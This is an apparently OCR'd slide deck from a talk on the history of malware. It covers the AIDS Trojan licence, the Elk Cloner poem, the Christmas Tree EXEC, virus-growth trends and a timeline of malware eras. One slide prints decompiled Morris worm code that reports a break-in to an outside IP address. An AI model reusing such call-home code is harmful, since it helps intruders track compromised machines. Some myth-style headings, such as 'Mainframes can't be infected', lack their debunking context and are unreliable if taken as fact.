PC Cyborg Corporation, then do not use these programs. No modification to this agreement shall be binding unless specifically agreed upon in writing by PC Cyborg Corporation.


Programs © copyright PC Cyborg Corporation, 1989
Compiler runtime module © copyright Microsoft Corporation, 1982, 1987
All Rights Reserved.
IBM© is a registered trademark of International Business Machines Corporation. PC/XTtm is a tradmark of International Business Machined Corporation. Microsoft and MS-DOS© are registered trademarks of Microsoft Corporation.

Apple malware appeared after IBM PC DOS malware




```
Elk Cloner:
The program with a personality

    It will get on all your disks
      It will infiltrate your chips
        Yes it's Cloner!

    It will stick to you like glue
      It will modify ram too
        Send in the Cloner!
```

Mainframes can’t be infected




```
             *
            ***
           *****
          *******
         *********
       *************               A
          *******
        ***********              VERY
         ***************
    *******************          HAPPY
        ***********
      ***************          CHRISTMAS
    *******************
  ***********************       AND MY
      ***************
    *******************        BEST WISHES
  ***********************
***************************    FOR THE NEXT
           ******
           ******                 YEAR
           ******

                                           HOLDING   PKMFGVM4
```

*NIX worms appeared after Wintel worms




```
/* This report a sucessful breakin by sending a single byte to "128.32.137.13"
 * (whoever that is). */

static report_breakin(arg1, arg2)               /* 0x2494 */
{
    int s;
    struct sockaddr_in sin;
    char msg;

    if (7 != random() % 15)
        return;

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = REPORT_PORT;
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
                                                /* <env+77>"128.32.137.13" */

    s = socket(AF_INET, SOCK_STREAM, 0);
    if (s < 0)
        return;
    if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
        ;
    close(s);
}
```

From Computer Desktop Encyclopedia
Reproduced with permission.
© 1996 Digital Equipment Corporation




Putting it all Together – The Big Picture



Virus Growth


- Running Total

(by year: actual and predicted)




Virus Growth (Actual)

(by year: actual and predicted)



Viruses in the wild 1995-2005

Source: Virus Bulletin



The Changing Face of the Threat

- **It was easy when everything was a virus…**
  - File infectors
  - Boot infectors
  - Multipartile (File/Boot)
  - Macro
  - Script

- **Now viruses are just one category of Malware …**
  - Viruses
  - Worms
  - Trojans
  - Backdoors
  - Bots, Zombies
  - Adware
  - Spyware
  - Blended Threats
  - Applications, Security/Hacking Tools
  - Key loggers
  - Rootkits

Conclusions

- 1986 until early nineties they were the almost exclusive domain of the DOS COM, EXE file infectors and boot viruses. They became more complex and stealthy as the years passed. We also saw viruses that would attack or disable anti-virus defences.

- 1995-2000 Macro viruses were King, slowly spreading at first, as people exchanged infected .doc/.xls files via floppy, CD or e-mail. Later examples would be able to propagate via e-mail by reading the Outlook or Windows address book, but only after a recipient had opened the infected attachment.

- 2000-2003 saw Script viruses steal the crown from Macro viruses, and we also started to see 32 bit PE files becoming dominant; multi-component malware started to appear. A large proportion of malware started to use vulnerabilities in both the OS and applications.

- 2004 to the start of 2005, the mass-mailing worms were the Kings; resulting in many overloaded mail servers and worn-out anti-virus researchers and corporate security staff.

- 2005-2007 and the new Kings, were BOTs, Trojans and Spyware. Phishing grew from almost nowhere to one of the biggest security risks, aside from malware.


Conclusions –The Future

- So, what does the future hold?
- I believe that we are at a tipping point, and as such there are two immediate ways things can go:
- The security industry can use the current effective stalemate and lack of serious new malware development, to take the upper hand and take control of the problem, rather than being controlled by it, as they have been almost since the start of the malware problem. This will mean that new pro-active techniques need to be found, created, or dusted-off and updated. It will also require more consolidation and merging of security technologies than we've seen to date.


  The malware authors take the fight back to the security industry by creating new malware or related security threats that use new techniques that side-step or defeat one of more layers of security defences. This scenario is unfortunately more likely to occur now than at any time in the past, due to the financial backing of organised criminal gangs who have staked more than money on this new digital crime-wave; their reputations are also on the line.

  The problem is, it is not clear just how much time there is for the security industry to act; and act they must, or the bad guys and girls will, which will lock us in to another struggle which may well last several years or as long as a decade.

Questions?



Contact Details



Telephone: +44 (0) 2932 563442

WWW: http://www.ibm.com/uk

Email: overtonm@uk.ibm.com

Thank You For Your Attention

Personal Web Server:
http://momusings.co.uk or .com